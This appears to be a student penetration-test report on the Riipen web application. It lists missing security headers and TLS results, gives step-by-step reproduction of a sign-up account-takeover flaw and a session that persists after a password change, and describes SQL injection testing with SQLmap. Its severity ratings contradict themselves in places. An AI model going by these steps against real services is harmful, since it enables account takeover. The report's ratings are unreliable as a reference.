NEW YORK INSTITUTE OF TECHNOLOGY

Riipen

Vulnerability Assessment and Penetration Testing of

"Riipen"

Web Application.

Technical Report

By

Ankan Garg
Department of Computer Science New York Institute of Technology
Vancouver, Canada
NYIT ID: 1299560
agarg07@nyit.edu

Felix Majemite
Department of Computer Science New York Institute of Technology
Vancouver, Canada
NYIT ID: 1275854
fmajemit@nyit.edu

Taiwo Mebude
Department of Computer Science New York Institute of Technology
Vancouver,
Canada NYIT
ID:1305695
tmebude@nyit.edu

Table of contents

1. Scope

The assessment methodology for Riipen involved manual and automated web pentest security testing.

The scope of this assessment includes performing a dynamic vulnerability assessment of the application using open-source testing tools with a manual security assessment approach focusing on OWASP Top 10 vulnerabilities.


The overall approach of code review assessment involved three stages:
Automated pentest scan on Riipen.
Manual review on.
Report presentation with detailed findings and recommendations.

2. Approach and Methodology

The OWASP (Open Web Application Security Project) Common Web Vulnerabilities provide a minimum standard for secure code review. The security testing has been aligned with the OWASP standards and industry best practices such as NIST, SANS 25 programming errors, etc.

Highlights of activities performed in each of the stages are described below:

Stage 1	**Crawling** In this stage, a preliminary scanning of code to understand the overall business logic areas with possible security vulnerabilities in the code by using manual and automated tools.
Stage 2	**Automated Scanning and Manual Assessment** This phase involved a complete hybrid approach of identifying the vulnerabilities from the automation (tools, scripts, and coding standards). After this, the manual approach checked the code and vulnerabilities from false positives and true negatives. Business logic testing was in the manual phase to look at the application data flow and design.
Stage 3	**Evidence Collection** The test team collects all evidence of the exploit activities found in the code base.
Stage 4	**Reporting** As a final step, this detailed report was generated to highlight the list of vulnerabilities in the target code base. The vulnerabilities have also been classified and rated High, Medium, and Low according to severity. A high-level executive summary has been included in this report. Recommendations are provided in the report to fix the vulnerabilities found in the test execution phase.



Highlights of activities that were performed in each of the stages are described below:

INFORMATION GATHERING

In this phase, we focus on collecting as much information as possible about a target application and define the scope and goals of a test, including the systems to be addressed and the testing methods to be used

AUTOMATED PENETRATION TESTING

In this Phase, we understand how the target application will respond to various intrusion attempts by passing automated scripts or by initiating the scanners.

MANUAL PENETRATION TESTING

In this phase, we perform a manual approach based on the skills and knowledge of the system being penetrated, which includes design, business logic, and other scenarios.

EXPLOITATION

In this Phase, after finding the vulnerabilities, we try to exploit them to breach the system and its security. For Exploitation, we use different frameworks and software that are recommended for exploitative purposes and are freely available.

	REPORTING In this phase, we report the findings understandably and acceptably to the application team. It includes the vulnerabilities that allow an attacker to violate an explicit (or implicit) security policy to achieve some impact (or consequence).
RE-TESTING In this Phase, if required, we re-validate previously identified vulnerabilities to verify whether the observations highlighted earlier are fixed.	

3. Risk Level Description

The risk rating for each finding in this report is based on the Impact and Exploit vector of the vulnerability. Here's a guide to interpreting the risk rating:

Risk Rating	CVSSv3 Score *	Explanation
CRITICAL	**9.0 - 10**	Vulnerability was discovered that has been rated as critical. It is recommended that corrective actions are implemented urgently. This category of risk should be monitored closely by management.
HIGH	**7.0 - 8.9**	Vulnerability was discovered that has been rated as critical. It is recommended that corrective actions must be implemented within the short term.
MEDIUM	**4.0 - 6.9**	Vulnerability was found that has been placed as of medium criticality. It is recommended that corrective actions should be part of ongoing security maintenance of the system.
LOW	**1.0 - 3.9**	Vulnerability was discovered that has been rated as of low criticality. The owner should consider whether to apply corrective measures as part of routine maintenance tasks or to accept the risk.
INFO	**0 - 0.9**	A finding was discovered that has been rated as an informational value that should be addressed to meet industry best practices.

CarnivalSec has adopted the Common Vulnerability Scoring System (version 3). CVSS is a vendor-independent, industry-open standard. It is designed to convey vulnerability severity and help determine the urgency and priority of response. The table below gives a key to the icons and symbols used throughout this report to provide a clear and concise risk-scoring system.
For additional information, please refer to https://www.first.org/cvss/calculator/3.0

4. Executive Summary

This report presents the findings of a comprehensive web penetration test conducted on the web application of Riipen, a leading experiential learning platform. The test's primary objective was to identify potential vulnerabilities and assess the overall security posture of the application.

The test was conducted systematically, including information gathering, research and exploitation, and remediation planning. Several vulnerabilities were identified, including SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF), which attackers could potentially exploit to compromise the application.


The findings of this report will help Riipen to maintain regulatory compliance, protect its infrastructure, and safeguard any sensitive data it holds. The vulnerabilities identified in this report are common to many web applications, and the recommendations provided should be seen as part of an ongoing effort to maintain and enhance the security of Riipen's web application.

In conclusion, this web penetration test provides a valuable assessment of the current security posture of Riipen's web application. The findings and recommendations will guide Riipen in enhancing its security measures, thereby ensuring the continued trust of its users and stakeholders.

5. Detailed findings


R1 – Missing Security headers
Vulnerability During the header analysis, we found that one of the security headers is missing -**Content-Security-Policy**
Risk Description **Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.**
Recommendations To fix the missing Content Security Policy (CSP) issue on a website, you need to configure your web server to return the Content-Security-Policy HTTP header and provide values to control what resources the browser can load for your page. The syntax for the CSP header is as follows: `Content-Security-Policy: <policy-directive>; <policy-directive>` When implementing a CSP, it is recommended to start with the Content-Security-Policy-Report-Only HTTP header, which does not actively deny content from loading on your site but alerts you of what domains and resources would be blocked by a fully enforced CSP. This allows you to identify and adjust your policy before fully enforcing it. Once you have defined your policy, you can apply it by adding the Content-Security-Policy HTTP header to your web server configuration or using a <meta> element in your HTML markup.

Supporting Evidence




R2 – Missing Security headers
Vulnerability During the header analysis, we found that one of the security headers is missing. **Strict-Transport-Security**
Risk Description: HTTP Strict Transport Security is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains".
Recommendations: HTTP Strict Transport Security (HSTS) is a security policy mechanism that helps protect websites and users from protocol downgrade and cookie hijacking attacks. It ensures that browsers always connect to a website over HTTPS, removing the need for the insecure practice of redirecting users from HTTP to HTTPS URLs. To remediate the issue of Strict-Transport-Security not being enforced, you need to implement HSTS in your web application. This can be done by returning an HTTP header over an HTTPS connection. The header should include the Strict-Transport-Security field followed by max-age=<expire-time>, where <expire-time> is the length of time (in seconds) that the browser should remember that the site is only to be accessed via HTTPS

Supporting Evidence




R3 –Missing Security headers
Vulnerability: During the header analysis, we found that one of the security headers is missing X-Frame-Options
Risk Description X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site, you can defend against attacks like clickjacking. The recommended value is "X-Frame-Options: SAMEORIGIN."
Recommendations To remediate the issue of a missing or improperly configured X-Frame-Options header, you need to set this header in your web server's configuration correctly. The X-Frame-Options header has three possible directives: DENY: This directive prevents all domains from framing the content. It can be set with X-Frame-Options: DENY. SAMEORIGIN: This allows the page to be framed only by the same site that it belongs to. It can be set with X-Frame-Options: SAMEORIGIN. ALLOW-FROM URL: This allows the page to be framed by the specified URL. However, not all browsers support this directive. It can be set with X-Frame-Options: ALLOW-FROM http://example.com

Supporting Evidence




R4 – Clickjacking
Vulnerability: Clickjacking attack
Risk Description: Clickjacking is a cyber-attack where a malicious website tricks a user into clicking on something different from what they think they are clicking. The attacker overlays transparent buttons or Other interface elements over a legitimate website in a hidden iframe.
Recommendations/Result: Clickjacking is a form of cyber attack that involves tricking users into clicking on something different from what they perceive, potentially leading to unintended actions or disclosure of sensitive information. Upon performing header analysis, it's clear that the website is not prone to clickjacking attacks.

Supporting Evidence:



R5- Broken link Hijacking:
Broken link Hijacking: Broken link hijacking (BLH) is an attack where attackers take control of invalid or expired external links on websites and web applications. These links may have expired due to domain expiry, deletion of resources, or website restructuring. Attackers can register expired domains and serve malicious code through the hijacked links, leading to defacement, impersonation, phishing, or cross-site scripting attacks. Defenders should proactively use tools like vulnerability scanners to identify and remove dead links. Regular penetration testing should also check for broken links. Ultimately, the key is continuously maintaining and validating external links to prevent attackers from hijacking them for malicious purposes.
Risk Description Broken link hijacking is an attack where cybercriminals exploit expired or inactive external links on websites to carry out malicious activities like defacement, phishing, and impersonation. Attackers hijack the broken links by registering expired domains or replacing passive resources.
Recommendations/Result The web URL is free from dead or unclaimed links. It's not vulnerable, and Hence, it is safe from this attack.



R6- EMAIL/SPAM Spoofing			
Risk Rating: **High**	CVSS v3 score: **7.3**	Status: **Open**	OWASP Category: **A7**
Risk Description Email spoofing is a technique used by cybercriminals to send emails that appear to come from a known, trusted source to trick the recipient. It exploits the fact that most email protocols do not authenticate the sender's address, allowing it to be easily forged.			
Recommendations/Results: DKIM, DMARC, and SPF are all set. Hence, it's not vulnerable to email spoofing or spamming attacks.			

Supporting Evidence:

	Test	Result
✓	DMARC Record Published	DMARC Record found
✓	DMARC Policy Not Enabled	DMARC Quarantine/Reject policy enabled
✓	DNS Record Published	DNS Record found

R7 – SSL/TLS vulnerability:

Risk Description

SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are cryptographic protocols that provide secure communications over computer networks like the internet. They use encryption to ensure privacy, integrity, and data authentication between two endpoints.
However, various vulnerabilities have been discovered over time in these protocols, especially in older versions like SSL 3.0 and TLS 1.0/1.1. Attacks like BEAST, POODLE, Heartbleed, etc. took advantage of flaws in implementing encryption algorithms, handshake protocols, etc., to compromise security.


Recommendations/Results: Based on our analysis, we found that the website has updated certs and does not have any vulnerable versions associated with it. The main difference between an A+ and an A rating is that A+ indicates a website has implemented HTTP Strict Transport Security (HSTS), while A does not.HSTS forces browsers to only interact with the website over HTTPS, preventing insecure HTTP connections and strengthening security. This protects against attacks like SSL stripping.
So, in essence, both A+ and A signify strong SSL security overall, with A+ indicating the extra security of HSTS being enabled.
To summarize:

A+ = A rating (strong SSL security) + HSTS enabled

A = Strong overall SSL security but no HSTS

Enabling HSTS requires ensuring the website works fully on HTTPS, then sending the HSTS header from the web server.

Supporting Evidence:



You are here: Home > Projects > SSL Server Test > app.staging.riipen.com

SSL Report: app.staging.riipen.com

Assessed on: Thu, 14 Dec 2023 03:59:02 UTC | Hide | Clear cache

Scan Another >>

	Server	Test time	Grade
1	15.156.191.173 ec2-15-156-191-173.ca-central-1.compute.amazonaws.com Ready	Thu, 14 Dec 2023 03:54:30 UTC Duration: 90.886 sec	A+
2	3.98.152.208 ec2-3-98-152-208.ca-central-1.compute.amazonaws.com Ready	Thu, 14 Dec 2023 03:56:01 UTC Duration: 90.801 sec	A+
3	99.79.104.154 ec2-99-79-104-154.ca-central-1.compute.amazonaws.com Ready	Thu, 14 Dec 2023 03:57:32 UTC Duration: 90.342 sec	A+

The Prod server has A rating.

R8 – Pre-account takeover			
Risk Rating: **Medium**	CVSS v3 score: **4.0**	Status: **Open**	OWASP Category: **A1**


Risk Description/ Steps to Reproduce

- Visit signup page
- Enter your credentials
- Enter any email id LIKE "ceo/cto/admin@riipen.com"
- You will successfully login without any verification
- As you can see there is no verification of user and no checks of authentication or authorization so an attacker can do an account takeover of any user

Recommendations/Result:

We were able to create an account using ceo@riipen.com and cto@riipen.com successfully. The same vulnerability has been informed to the customer, and they are working on it.


Supporting Evidence:



R9 – The session does not expire after changing the password
Risk Description and Steps to reproduce It's a vulnerability where a user is not logged out from the session even if the password for the account is changed. Steps to reproduce and results - The application is vulnerable to this attack. The steps followed are listed below: - You need to log in with the same ID in two browsers - Attacker browser - firefox - Victim browser - chrome - You can change the password in Chrome and go back to Firefox - Update the first name or any information in firefox browser - If the information is updated or the session is still live.
Recommendations/Result: The website is vulnerable to such a security bug. It was discussed and shown to the customer.

R10 – Internal IP exposure:			
Risk Rating: **Low**	CVSS v3 score: **1.8**	Status: **Open**	OWASP Category: **A3**
Finding/Description- The disclosure of internal IP addresses on public-facing web applications is a security risk that can provide attackers with valuable information about an organization's internal network and systems. Exposed internal IPs enable attackers to gather details about the network architecture, which can then inform exploitation attempts.			
Recommendations/Results We discovered a few IPs that are not public IP addresses. They are of internal IP addresses and pose a great risk. Upon further investigation, we found out that those are hosted as HTTP , which makes it more vulnerable since the traffic is all unencrypted.			


Supporting Evidence: Internal IP exposure.





6. Exploitation trailers

R1 – SQL Injection			
Risk Rating: **Medium**	CVSS v3 score: **7.3**	Status: **Open**	OWASP Category: **A1**
Vulnerability We exploited the login page to assess its susceptibility to an SQL injection attack. Leveraging the capabilities of SQLmap, an automated tool, we systematically identified and exploited SQL injection vulnerabilities with techniques such as boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band methods. This facilitated the detection and potential compromise of database servers.			
Risk Description SQL injection is a code injection technique aimed at data-driven applications. In this attack, the goal is to bypass the login page of the Riipen website by injecting malicious SQL codes.			
